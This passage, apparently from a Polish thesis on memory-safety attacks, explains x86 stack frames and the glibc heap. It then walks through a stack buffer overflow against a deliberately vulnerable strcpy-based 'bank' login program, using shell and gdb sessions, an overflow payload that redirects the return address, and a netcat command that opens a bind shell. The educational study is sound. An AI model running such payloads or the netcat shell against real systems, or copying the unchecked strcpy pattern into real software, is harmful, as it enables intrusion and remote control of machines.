Z racji iż był to krótki program (oraz kompilator `GCC` stosuje inne metody generacji kodu maszynowego), to też jak pokazano na rysunku 2.20, nie nastąpiło tutaj ściągnięcie argumentów wywołania funkcji *sumuj* ze stosu po powrocie. Zauważyć można również, że na stosie poniżej adresu `0xA00C` pozostały wartości używane przez funkcję *sumuj*. Stanowią one teraz *śmieci* na stosie i są traktowane jako wartości niezdefiniowane. Rejestr `ESP` powrócił do pozycji sprzed odłożenia adresu powrotu, rejestr `EBP` wskazuje ponownie na poprzednią ramkę funkcji, jaką jest ramka funkcji *main*.

W tym podrozdziale omówiono w pełni mechanizm obsługi stosu przez system operacyjny oraz procesory architektury x86. Pokazano również jak wygląda obsługa stosu podczas wywoływania funkcji oraz podczas podstawowych operacji na stosie. Ta wiedza bardzo będzie potrzebna podczas omawiania ataków przepełnienia buforów na stosie w dalszej części tej pracy. W ramach tych ataków, pola oznaczone tutaj kolorami jasnożółtym oraz jasnozielonym będą naszymi celami ataków. Poprzez przepełnienie tych pól będę w stanie uzyskać zdalne wykonanie kodu w kontekście uruchomionego wątku, a to wszystko na skutek kontroli rejestru `EIP` podczas powrotu z funkcji. Do tych zagadnień jednakże wrócę w następnym rozdziale tej pracy.

2.5. Sterta programu

Stertą (*ang. Heap)* programu, nazywać będziemy globalnie dostępną strukturę, obszar w pamięci, który udostępniać będzie magazyn na alokowane dynamicznie zasoby. Każdy taki zaalokowany dynamicznie bufor będzie istniał oznaczony jako *zarezerwowany,* do czasu, aż ktoś go zwolni (nastąpi *dealokacja*). Przestrzeń ta stanowi dopełnienie do magazynu danych jakim jest standardowy stos programowy. Stos z racji swojej statycznej natury – pozwala na osadzanie zmiennych, tablic i wszelakich buforów jedynie dla znanych wcześniej rozmiarów, gdzie sterta nie narzuca takiego ograniczenia. Biblioteka języka programistycznego C o nazwie *GNU libc* (biblioteka stosowana w systemach uniksowych) implementuje operacje na stercie za pomocą funkcji typu `malloc/free/realloc/calloc` *itd.* zgodnie ze standardem `ISO/IEC C99`. Implementacja tych *alokatorów* wcześniej korzystała z pracy *Douga Lea*, który opublikował kod przedstawiający przykładowy alokator [28]. Spełniać on miał w jak najkorzystniejszym stosunku wymogi kompatybilności i zgodności z konwencjami `ANSI/POSIX`, możliwie najlepszą przenośność, minimalizacje wykorzystywanej przestrzeni na stercie w ramach kolejnych alokacji, minimalizacje czasu pracy, dużą lokalność bloków danych i inne. W efekcie, opracowany przez Lea kod stał się podstawowym alokatorem który wszedł w skład biblioteki *libc* pod nazwą `dlmalloc`. Obecnie stosowane są nowe podejścia do problemu obsługi sterty, a wraz z nimi nowe alokatory tj. na przykład `ptmalloc2` wspierający wielowątkowe alokacje.

Alokowanie przestrzeni na stercie w typowym scenariuszu, zgodnym z zasadami biblioteki *libc,* odbywa się w dużej mierze poprzez wydzielanie podprzestrzeni o zadanej oczekiwanej pojemności z już dostępnej, *pre-alokowanej* przestrzeni globalnej sterty procesu, która powstała podczas fazy tworzenia procesu (w celu uruchomienia programu). Większa pula przeznaczona do partycjonowania powstaje na skutek zmapowania regionu pamięci procesu i oznaczenia go jako przeznaczenie na potrzeby sterty, po to by następnie nadać mu odpowiednie atrybuty stron pamięci oraz wypełnić stosownymi strukturami kontrolującymi. Region tej pamięci nazwiemy *pulą roboczą* i będzie on stanowił główny obszar roboczy sterty. Z tej *puli roboczej* alokowane będą dodatkowe tzw. *chunki* (kawałki) czyli pomniejsze bufory potrzebne w trybie dynamicznym podczas wykonywania się programu. W momencie w którym *puli roboczej* zacznie brakować miejsca, wykorzystany zostanie ostatni obszar tej puli, nazywany *wilderness chunk'iem* (nazwany tak przez *Kiem-Phong Vo*), którego system może rozszerzyć poprzez *doalokowanie* dodatkowej pamięci – stanowi to konsekwencję faktu bycia ostatnim blokiem *puli roboczej*. Miejsca dla kolejnych alokacji będą wyszukiwane algorytmami zaimplementowanymi w ramach alokatora (*dlmalloc, ptmalloc2, itp).* Algorytmy te będą przeszukiwać listy podwójnie łączone (rzadziej jednokierunkowe – w przypadku tzw. *fastbin'ów*) w celu odnalezienia takiego regionu wolnej, niezalokowanej do tej pory przestrzeni, który spełni wymóg pojemnościowy przekazany podczas wywołania funkcji `malloc`. Wspomniane listy będą opisywały wszystkie wolne dotąd regiony pamięci zawarte w *puli roboczej* co pozwoli na szybkie i efektywne znalezienie takiej „*dziury*", która spełni wymóg pojemnościowy i pozwoli na zakończenie alokacji. Listy wskaźników do wolnych przestrzeni będziemy nazywać *binami (ang. kubełkami).*

Nawigacje pomiędzy alokacjami następują poprzez przesuwanie adresu o wielkość obecnie rozpatrywanej alokacji, bądź poprzez odwoływanie się do następnych wskaźników w ramach dynamiki poruszania się po listach jedno/dwu-kierunkowych. Na potrzeby wizualizacji, można stwierdzić, że sterta to jedna lub więcej sekcji ciągłej przestrzeni pamięci zaalokowanych i wolnych bloków pomieszanych między sobą. Taka organizacja pamięci jest dość ciekawa z punktu widzenia możliwych naruszeń integralności sąsiadujących między sobą bloków.

Sterta programu jako koncept została omówiona w tym podrozdziale tylko po krótce, tak aby umożliwić zrozumienie podstaw działania programu w pamięci i jego odniesienia do mechanizmów zarządzających tą pamięcią. Bardziej szczegółowy opis struktury zostanie opisany w rozdziale dotyczącym naruszeń sterty.

3. Błędy naruszeń stosu

Z błędami naruszeń stosu będziemy mieli do czynienia, kiedy układ pamięci przydzielonej na struktury zawarte na stosie ulegnie zniszczeniu w przewidywalny sposób. Przez zniszczenie układu pamięci można rozumieć nadpisanie granic różnych struktur – takich jak *ramki funkcji* lub przestrzeni przeznaczonej na zmienne lokalne, znajdujące się w obecnie wykonywanej (bądź dowolnie innej) funkcji. Błędy naruszeń pamięci na stosie najczęściej wynikają z problemu przepełnienia bufora zaalokowanego w obrębie bloku pamięci, wewnątrz stosu, przeznaczonego na zmienne lokalne danej funkcji. Poprzez brak odpowiednich testów zakresu tablic, ograniczania ilości wczytywanych do bufora danych z niezaufanego źródła – jakim jest wejście od użytkownika, przewarzany plik, dane pochodzące z sieci internet (np. poprzez mechanizm *socket'ów),* zawartość zmiennej środowiskowej, dane otrzymane drogą komunikacji międzyprocesowej (*IPC – Inter-process Communication*, drogą np. mechanizmu potoków / *pipe)* itd. Wszystkie te źródła danych stanowią granicę interakcji użytkownika (lub zewnętrznego środowiska) z programem i na mocy konieczności okazywania braku zaufania wszelakim danym wejściowym – wszelkie informacje pobierane z tych źródeł powinny być podważane w każdy możliwy sposób. Testowane powinny być dane tak, aby były zgodne z oczekiwanym w danym miejscu typem, długością spodziewanego strumienia bajtów, zakresem wartości dla zmiennej pochodzącej z niezaufanego źródła, formatem otrzymanych danych, obecnością lub brakiem spodziewanych wartości kluczowych itd. Brak tego typu testów, lub rozluźnienie wobec choćby jednemu obszarowi przetwarzanych danych, może spowodować natychmiastowe nadużycie kodu i w efekcie doprowadzić nawet do przejęcia kontroli nad maszyną, która uruchomiła dany program. W wyniku przepełnienia bufora, który stanowi fundament błędów naruszeń stosu, można wyróżnić następujące nadużycia:

- Możliwość nadpisania adresu powrotnego z funkcji, w której obecnie znajduje się program, co doprowadzić może do przekierowania przepływu wykonania się programu do bufora kontrolowanego przez atakującego. Bufor taki zawierać wtenczas będzie ciąg instrukcji do wykonania na zdalnej maszynie i najczęściej ten ciąg rozkazów doprowadzi do nawiązania połączenia z atakującym i otworzenia mu dostępu do lokalnej powłoki systemu (*ang. shell)*, przez co zasadniczo atakujący zyska możliwość uruchamiania dowolnych poleceń w ramach *tokenu bezpieczeństwa* użytkownika, który uruchomił ten program (lub w przypadku ustawienia na tym programie specjalnego bitu *SUID* – w ramach tokenu właściciela tego programu).
- Możliwość modyfikacji dowolnych zmiennych lokalnych znajdujących się w ramce obecnej funkcji lub jakiejkolwiek poprzedniej funkcji w stosie wywołań. Doprowadzić to może do uzyskania różnych efektów ubocznych, zależnych od kontekstu wykorzystania zmiennej. W niektórych przypadkach doprowadzi to do podniesienia przywilejów atakującego z mniej do bardziej uprawnionych. W innych przypadkach może pomóc w przejęciu kontroli nad maszyną, na skutek doprowadzenia do uruchomienia innego programu na maszynie – np. wystartowania nowego procesu z powłoką systemową, która połączy się z atakującym.
- Możliwość nadpisania wartości znajdującej się pod globalnie dostępnym adresem (poza stosem programu). Ma to odniesienie do sytuacji, w których np. któryś z argumentów wywołania funkcji stanowił adres zmiennej, która uzyska zwrotną wartość. W wyniku wykonania tej funkcji – pod dany adres zostanie wpisana pewna przewidywalna z góry wartość. Atakujący może tak poinstruować stos wywołań, aby funkcja do której wykonanie powróci, w wyniku przetwarzania argumentów wejściowych – arbitralnie nadpisała wskazany przez atakującego adres kontrolowaną przez atakującego wartością. Taki zapis umożliwi dowolną modyfikacje pamięci procesu, w efekcie czego możeto doprowadzić do podobnych konsekwencji jak te opisane w poprzednim podpunkcie.

- Możliwość nadpisania wskaźnika funkcji, który będzie dalej wykorzystany do wywołania tejże. Mowa tutaj zwłaszcza o wskaźnikach funkcji obsługujących wyjątki, zaistniałe zdarzenia, lub np. destruktory obiektów i funkcje obsługi zwalniania pamięci. Takie nadpisanie wskaźnika funkcji doprowadzi do sytuacji, w której powrót z funkcji choć może nie zakończy się od razu wykonaniem kodu atakującego, to gdy tylko wywołany zostanie adres wskazywany przez dany wskaźnik funkcji – wtedy adres podany przez atakującego w tym wskaźniku automatycznie uzyska wykonanie, czym może udać się osiągnąć efekty opisane w pierwszym podpunkcie tej listy.


Mając przybliżone różne scenariusze wynikające z nadużycia błędów naruszeń pamięci na stosie, można teraz przejść do przedstawienia najprostszego możliwego kodu obrazującego problematykę takich nadużyć:

```
void bank() {
    printf("Welcome to your bank account\n");
}

int login(char *pass) {
    char buffer[32];

    strcpy(buffer, pass);
    if(!strcmp(buffer, "secret")) {
          return 1;
    }

    return 0;
}

int main(int argc, char** argv) {
    int authorized = 0;

    authorized = login(argv[1]);
    if (authorized) {
          bank();
    }
}
```

Listing 3.1. Przykładowy program podatny na błąd naruszenia struktury stosu. Źródło: opracowanie własne.

Kod programu ukazany na listingu 3.1, stanowi bardzo prostą aplikację oczekującą w pierwszym argumencie wywołania programu, ciągu znaków, który będzie hasłem dostępowym do interfejsu po zalogowaniu – interfejs ten implementuje funkcja `bank`. Wewnątrz funkcji `main` następuje wywołanie innej funkcji – `login`, która ma na celu dokonać uwierzytelnienia na podstawie podanego hasła. Można się teraz zastanowić, jakie potencjalne cele próbował by atakujący osiągnąć w celu nadużycia wskazanego programu. Celem atakującego najwyraźniej byłaby funkcja `bank`, prezentująca interfejs użytkownika zalogowanego. Gdyby atakującemu udało się w jakiś sposób przejść do tej funkcji – ominąłby w ten sposób mechanizm logowania, zakładając, że nie ma on możliwości pozyskania hasła dostępowego do tej aplikacji. Innym celem ataku była by zmienna `authorized`, którą atakujący chciałby w jakiś możliwy sposób ustawić na wartość różną od zera, tak aby w głównej funkcji programu spełnić warunek autoryzacji i przejść do funkcji interfejsu zalogowanego użytkownika. Jeszcze innym celem ataku mogłaby być osadzona na stałe w programie wartość będąca poprawnym hasłem dostępowym do interfejsu. Oczywiście program ten jest do granic możliwości prostym przykładem aplikacji i w przypadku poważniejszych produkcji taka metoda autoryzacji nie miałaby prawa istnieć.

Poniższy diagram przedstawia stos po wyjściu z funkcji `login`:



Rysunek 3.1. Diagram stosu przykładowego programu w momencie powrotu z funkcji logowania. Źródło: opracowanie własne.

Rysunek 3.1. prezentuje poglądową zawartość tego stosu. Kolory na stosie odpowiadają zawartości stosu danej funkcji. Obszar zaznaczony kolorem jasnożółtym jest wyraźnie większy, z uwagi na obecność bufora `buffer` o rozmiarze 32 bajtów (tablica obiektów typu `char`). Ukazano tutaj, że tablica ta zaczyna się pod adresem `0xbffffc98`, zaś kończy na adresie `0xbffffcb7`. Należy przyjrzeć się temu, co znajduje się na stosie powyżej adresu `0xbffffcb8`. Najpierw przedstawiono tam wartość rejestru EBP, wskazującego na ramkę funkcji `main`. Tuż nad nim, pod adresem `0xbffffcbc` znajduje się adres powrotu z funkcji `login` do następnej instrukcji po wywołaniu tejże, wewnątrz funkcji `main`. Nad adresem powrotu znajduje się argument wywołania funkcji `login`, oraz obszar przeznaczony na zmienną lokalną `authorized`, znajdującą się w ramce funkcji `main` – z uwagi na fakt, że zmienna ta zadeklarowana jest w zakresie tej samej funkcji.

Mając tak wypełniony stos jak ten pokazany na rysunku 3.2., oczywistym staje się, że najbardziej interesującymi, z punktu widzenia atakującego, adresami w tej strukturze będą `0xbffffcbc` oraz `0xbffffcc4`. Pierwszy z tych adresów wskazuje na wartość, która zostanie wykorzystana podczas instrukcji `RET` w ciele funkcji `login`, aby skierować procesor na wykonanie następnej po wywołaniu funkcji `login` instrukcji (wewnątrz funkcji wywołującej – a więc funkcji `main`). Jeśli atakujący zdołałby ustawić ten adres na adres funkcji `bank` – procesor skierowałby wykonanie do wnętrza funkcji `bank`. Oczywiście atakujący mógłby równie dobrze podać tam adres innej funkcji, np. funkcji `system` dostępnej w bibliotece standardowej języka `C`. Mając jeszcze odpowiednio ustawiony wskaźnik do bufora zawierającego argument wywołania funkcji `system` – na stosie pod adresem `0xbffffcc0` – uzyskałby w ten sposób wywołanie procedury, która wykona zadany w argumencie ciąg w ramach instrukcji w powłoce systemu. Podanym ciągiem mogłaby być instrukcja nawiązania połączenia z atakującym i udostępnienia mu powłoki systemowej:

```
$ /bin/nc -klp 4444 -e /bin/bash &
```

Polecenie powyższe, wykonane w powłoce systemu, wywołuje program `NC` (`NetCat`), który następnie otwiera *socket* w celu nasłuchiwania na porcie `4444`, na wiele połączeń przychodzących. Każde z otwartych połączeń przekierowuje standardowe strumienie do programu `/bin/bash`. W ten sposób atakujący komunikując się z portem `4444` maszyny ofiary – de facto pisze do standardowego wejścia programu `bash`, zaś standardowe wyjście tego programu odsyłane jest z powrotem do atakującego. Znak *ampersand* umieszczony na końcu polecenia spowoduje wykonanie zadania w tle, podobnie do *usługi / demona* uniksowego. Dzięki temu tuż po wywołaniu polecenia w ramach funkcji `system` – procesor zwróci wykonanie do programu zaatakowanego, bez konieczności „wiszenia" w tym programie.

Ostatecznie drugi z tych adresów, `0xbffffcc4`, wskazując na zmienną *authorized* będzie interesował atakującego, który mógłby chcieć wypełnić ten adres wartością różną od zera, aby osiągnąć bezwzględną autoryzację w systemie.

3.1. Przepełnienie bufora na stosie

Przepełnienie bufora na stosie występować będzie w sytuacji, w której program wczytywać będzie do danego bufora zaalokowanego na stosie, więcej danych niż bufor ten został zaprojektowany do przechowania. Odwołując się do przykładowego programu z listingu 3.1. oraz obrazu jego stosu ukazanego na rysunku 3.1., należy się zastanowić, gdzie występuje problem nadużycia stosu, popełniony przez programistę będącego autorem tego kodu. Przytoczę raz jeszcze ten kod, tym razem pozbywając się nieistotnych na ten moment fragmentów:

```
int login(char *pass) {
    char buffer[32];

    strcpy(buffer, pass);
    ...
}

int main(int argc, char** argv) {
    ...
    authorized = login(argv[1]);
    ...
}
```

Listing 3.2. Przykładowy program podatny na błąd naruszenia struktury stosu. Źródło: opracowanie własne.

Funkcja `main` otrzymuje wszystkie argumenty wywołania tego programu w ramach tablicy wskaźników do ciągów znaków, nazwanej `argv`. Argument `argc` stanowi liczbę elementów w tej tablicy. Można tutaj zauważyć, że wskaźnik do pierwszego argumentu programu przekazywany jest bezpośrednio do funkcji `login`. Następnie w tej funkcji, deklarowany jest na stosie bufor o wielkości 32 znaków. Na rysunku 3.1. bufor ten oznaczono jako zaczynający się pod adresem `0xbffffc98`. Do tego bufora, przy pomocy funkcji `strcpy`, program kopiuje dane na które wskazuje adres zawarty we wskaźniku `pass`, będącym argumentem funkcji `login`. To co tutaj właściwie zachodzi, to bezpośrednie wykorzystanie danych dostarczonych z zewnątrz, bez nałożenia ograniczeń na te dane – choćby w postaci testów długości wprowadzanej puli bajtów, lub wymuszenia skopiowania co najwyżej takiej porcji danych wejściowych, aby wypełniła po brzegi bufor docelowy, ale o ani jeden bajt więcej. Tych testów tutaj nie ma, więc funkcja `strcpy` zgodnie ze swoją implementacją,

będzie kopiowała ciąg znaków (*c-string),* tak długo, dopóki nie napotka bajtu zerowego tzw. *NULLa*. Zatem w teorii, podanie przez atakującego argumentu wywołania o długości np. 100 bajtów – powinno spowodować przepełnienie bufora i tym samym naruszenie struktury stosu, przekierowanie rejestru EIP pod śmieciową wartość – co wygeneruje wyjątek procesora, to zaś zmusi system do wysłania sygnału *SIGSEGV* do procesu (*Segmentation Fault*), co ostatecznie zakończy jego działanie. Sprawdźmy jak się to ma w praktyce, poprzez prześledzenie poniższej sesji linii poleceń:

```
root@protostar:/home/inz# ulimit -c unlimited
root@protostar:/home/inz# gcc -g bank.c -o bank
root@protostar:/home/inz# ./bank hello
root@protostar:/home/inz# ./bank secret
Welcome to your bank account
root@protostar:/home/inz# ./bank `python -c 'print "A"*20'`
root@protostar:/home/inz# ./bank `python -c 'print "A"*100'`
Segmentation fault (core dumped)
root@protostar:/home/inz# ./bank `python -c 'print "A"*40'`
Segmentation fault (core dumped)
root@protostar:/home/inz# ./bank `python -c 'print "A"*41'`
root@protostar:/home/inz# objdump -t bank

bank:     file format elf32-i386

SYMBOL TABLE:
...
08048380 l    d  .text   00000000              .text
...
080496b0 l    d  .data   00000000              .data
080496b8 l    d  .bss    00000000              .bss
...
08048448 g     F .text   0000003d              login
08048434 g     F .text   00000014              bank
...
08048485 g     F .text   00000033              main
080482e4 g     F .init   00000000              _init

root@protostar:/home/inz# ./bank `python -c 'print "A"*40+"\x34\x84\x04\x08"'`
Segmentation fault (core dumped)
root@protostar:/home/inz# ./bank `python -c 'print "A"*44+"\x34\x84\x04\x08"'`
Welcome to your bank account
Segmentation fault (core dumped)

root@protostar:/home/inz#
```

Listing 3.3. Sesja uruchamiania i atakowania przykładowego kodu „bank" . Źródło: opracowanie własne.

Na listingu 3.3. przedstawiono sesję kompilacji, a następnie prób ataku kodu programu *bank*. Pierwsze polecenie ustawia środowisko tak, aby przy każdej awarii programu generowany był zrzut pamięci na potrzeby *debugowania*. W drugim poleceniu kompiluję program przy pomocy kompilatora GCC w wersji *4.4.5 (pod systemem Linux 2.6.32-5-686 Debian 6.0 Squeeze).* Trzecie polecenie uruchamia program z przykładowym argumentem, będącym niepoprawnym hasłem do programu. W efekcie nic się nie pojawia na wyjściu. W kolejnym poleceniu, hasło *secret* zostaje przekazane przez parametr wejściowy, dzięki czemu na wyjście trafia informacja o powitaniu w interfejsie konta bankowego.

Następne polecenia prezentują próby ataku. Przyjrzyjmy się im bliżej:

```
root@protostar:/home/inz# ./bank `python -c 'print "A"*20'`
root@protostar:/home/inz# ./bank `python -c 'print "A"*100'`
Segmentation fault (core dumped)
root@protostar:/home/inz# ./bank `python -c 'print "A"*40'`
Segmentation fault (core dumped)
```

Listing 3.4. Sesja atakowania przykładowego kodu „bank" . Źródło: opracowanie własne.

Kod sesji atakującego zawarty jest na listingu 3.4. Składnia polecenia zawartego w tzw. *backtickach* – symbolach odwróconego apostrofa, powoduje uruchomienie podpowłoki, wykonanie polecenia, a następnie przekazanie wyjścia tego polecenia w miejsce wywołania podpowłoki – a więc między te znaki odwróconych apostrofów. W efekcie, poprzez wykonanie interpretera *python* i podanie mu na wejściu kodu generującego 20 znaków `A` – uzyskano ciąg o długości 20 bajtów wypełniony wartościami `0x41` (kod ASCII znaku `'A'`). Tak wywołany program `bank` następnie uruchamiamy. Wejście jest przekazywane do funkcji login, tam zaś bufor kopiowany jest do lokalnej tablicy i dokonywane jest porównanie. Kolejne polecenie z listingu 3.4. przekazuje programowi argument wywołania o długości 100 znaków. Takie wywołanie natychmiast generuje wyjątek programu i zabija proces. Przystąpię teraz do przedstawienia, w jaki sposób następuje naruszenie struktury stosu podczas podania większej ilości bajtów niż bufor potrafi przyjąć. Aby to wyjaśnić, odwołam się do sesji debugowania.

```
root@protostar:/home/inz# gdb -q bank
Reading symbols from /home/inz/bank...done.
(gdb) disas main
Dump of assembler code for function main:
0x08048485 <main+0>:     push   %ebp
0x08048486 <main+1>:     mov    %esp,%ebp
0x08048488 <main+3>:     and    $0xfffffff0,%esp
0x0804848b <main+6>:     sub    $0x20,%esp
0x0804848e <main+9>:     movl   $0x0,0x1c(%esp)
0x08048496 <main+17>:    mov    0xc(%ebp),%eax
0x08048499 <main+20>:    add    $0x4,%eax
0x0804849c <main+23>:    mov    (%eax),%eax
0x0804849e <main+25>:    mov    %eax,(%esp)
0x080484a1 <main+28>:    call   0x8048448 <login>
0x080484a6 <main+33>:    mov    %eax,0x1c(%esp)
0x080484aa <main+37>:    cmpl   $0x0,0x1c(%esp)
0x080484af <main+42>:    je     0x80484b6 <main+49>
0x080484b1 <main+44>:    call   0x8048434 <bank>
0x080484b6 <main+49>:    leave
0x080484b7 <main+50>:    ret
End of assembler dump.
(gdb) break *main+28
Breakpoint 1 at 0x80484a1: file bank.c, line 20.
(gdb) r `python -c 'print "A"*40'`
Starting program: /home/inz/bank `python -c 'print "A"*40'`
Breakpoint 1, 0x080484a1 in main (argc=2, argv=0xbffffd94) at bank.c:20
20        authorized = login(argv[1]);
(gdb) x/s argv[1]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
(gdb) x/4xw $ebp
0xbffffce8:      0xbffffd68     0xb7eadc76     0x00000002     0xbffffd94
(gdb) info frame
Stack level 0, frame at 0xbffffcf0:
 eip = 0x80484a1 in main (bank.c:20); saved eip 0xb7eadc76
 source language c.
 Arglist at 0xbffffce8, args: argc=2, argv=0xbffffd94
 Locals at 0xbffffce8, Previous frame's sp is 0xbffffcf0
 Saved registers:
  ebp at 0xbffffce8, eip at 0xbffffcec
```

Listing 3.5. Debugowanie wadliwego programu. Źródło: opracowanie własne.

Najpierw *deasembluję* funkcję `main` w celu ustawienia *punktu wstrzymania*[8] na adresie wykoniania wywołania funkcji login. Następnie uruchamiam program z zadanym parametrem będącym czterdziestoma znakami `'A'` koło siebie. Dla pewności pokazuję ten ciąg znaków poleceniem `x/s argv[1]`. Zrzucam jeszcze pierwsze cztery podwójne słowa (`DWORDy`) spod adresu `EBP` aby się upewnić jaki jest adres starej ramki funkcji, a więc poprzednia wartość `EBP` oraz

[8] ang. *Breakpoint* – miejsce w programie, które spowoduje zatrzymanie sesji *debuggera*.


adres powrotu z funkcji `main` (adresem tym jest `0xb7eadc76`). Jest to adres powrotu do jednej z funkcji bibliotecznych języka C. Funkcja `main`, jak wspomniano, nie jest pierwszą funkcją wywoływaną podczas uruchamiania programu. Ostatnim poleceniem, `info frame` – ostatecznie odpytuję debugger `GDB` o szczegółowe informacje o ramce, obecnie wykonywanej funkcji. Dostaję informację o adresie powrotnym, zapisanym rejestrze `EBP`, o zmiennych lokalnych, parametrach itd. Wróćmy jednak do śledzenia wykonania programu, by przeanalizować dlaczego ciąg czterdziestu znaków `'A'` wygenerował wyjątek.

```
(gdb) display/3i $eip
1: x/3i $eip
0x80484a1 <main+28>:     call   0x8048448 <login>
0x80484a6 <main+33>:     mov    %eax,0x1c(%esp)
0x80484aa <main+37>:     cmpl   $0x0,0x1c(%esp)
(gdb) si
login (pass=0xbffffeb0 'A' <repeats 40 times>) at bank.c:6
6  int login(char *pass) {
1: x/3i $eip
0x8048448 <login>:       push   %ebp
0x8048449 <login+1>:     mov    %esp,%ebp
0x804844b <login+3>:     sub    $0x38,%esp
...
(gdb)
0x0804845b 9             strcpy(buffer, pass);
1: x/3i $eip
0x804845b <login+19>:    call   0x8048344 <strcpy@plt>
0x8048460 <login+24>:    movl   $0x804859d,0x4(%esp)
0x8048468 <login+32>:    lea    -0x28(%ebp),%eax
(gdb) x/16xw $ebp-32
0xbffffc98:       0xbffffca8     0xb7eada75     0xb7fd7ff4     0x08049690
0xbffffca8:       0xbffffcb8     0x08048310     0xb7ff1040     0x08049690
0xbffffcb8:       0xbffffce8     0x080484a6     0xbffffeb0     0xb7fd7ff4
0xbffffcc8:       0x080484d0     0xbffffce8     0xb7ec6365     0xb7ff1040
(gdb) ni
10        if(!strcmp(buffer, "secret")) {
1: x/3i $eip
0x8048460 <login+24>:    movl   $0x804859d,0x4(%esp)
0x8048468 <login+32>:    lea    -0x28(%ebp),%eax
0x804846b <login+35>:    mov    %eax,(%esp)
(gdb) nix/16xw $ebp-32
0xbffffc98:       0x41414141     0x41414141     0x41414141     0x41414141
0xbffffca8:       0x41414141     0x41414141     0x41414141     0x41414141
0xbffffcb8:       0xbffffc00     0x080484a6     0xbffffeb0     0xb7fd7ff4
0xbffffcc8:       0x080484d0     0xbffffce8     0xb7ec6365     0xb7ff1040
```

Listing 3.6. Moment nadpisania rejestru poprzedniego EBP w ramce funkcji. Źródło: opracowanie własne.

Zaczynam od ustawienia śledzenia wykonania programu, a następnie instrukcją `si` wykonuję krok do przodu o jedną instrukcję (*Step Into).* Powtarzam kilkukrotnie tę operację (co zostało wycięte z listingu) by ostatecznie znaleźć się tuż przed wywołaniem funkcji `strcpy`. Teraz pokazuję jak wygląda stan stosu pod adresem wskazywanym przez `EBP`, interesujące są zwłaszcza dwa obiekty czterobajtowe znajdujące się pod adresami `0xbffffcb8` i `0xbffffcbc` – kolejno stary `EBP` (należący do funkcji `main`) oraz adres powrotu do funkcji `main`, a konkretniej pod adres `<main+33>`. Następnie wykonuję krok, nie wchodząc do wywołania tej funkcji, przy pomocy instrukcji `ni` i znów badam zawartość stosu w tym samym miejscu co poprzednio. Zauważyć można teraz, że ostatni, najmłodszy bajt poprzedniego rejestru `EBP` uległ nadpisaniu wartością zerową, zaś adres powrotu nie uległ zmianie. Oznacza to, że funkcja `strcpy` przekopiowała dokładnie 40 znaków `'A'` (o kodzie `0x41`), a następnie ciąg ten zakończyła znakiem *null* o kodzie zerowym. Ten zaś znak nadpisał najmłodszy bajt zwrotnego rejestru `EBP`. Efektem tego było przesunięcie adresu

starej ramki funkcji o `0xE8` bajtów do tyłu. Sytuację tę ukazano na poglądowym diagramie stosu, na rysunku 3.2:



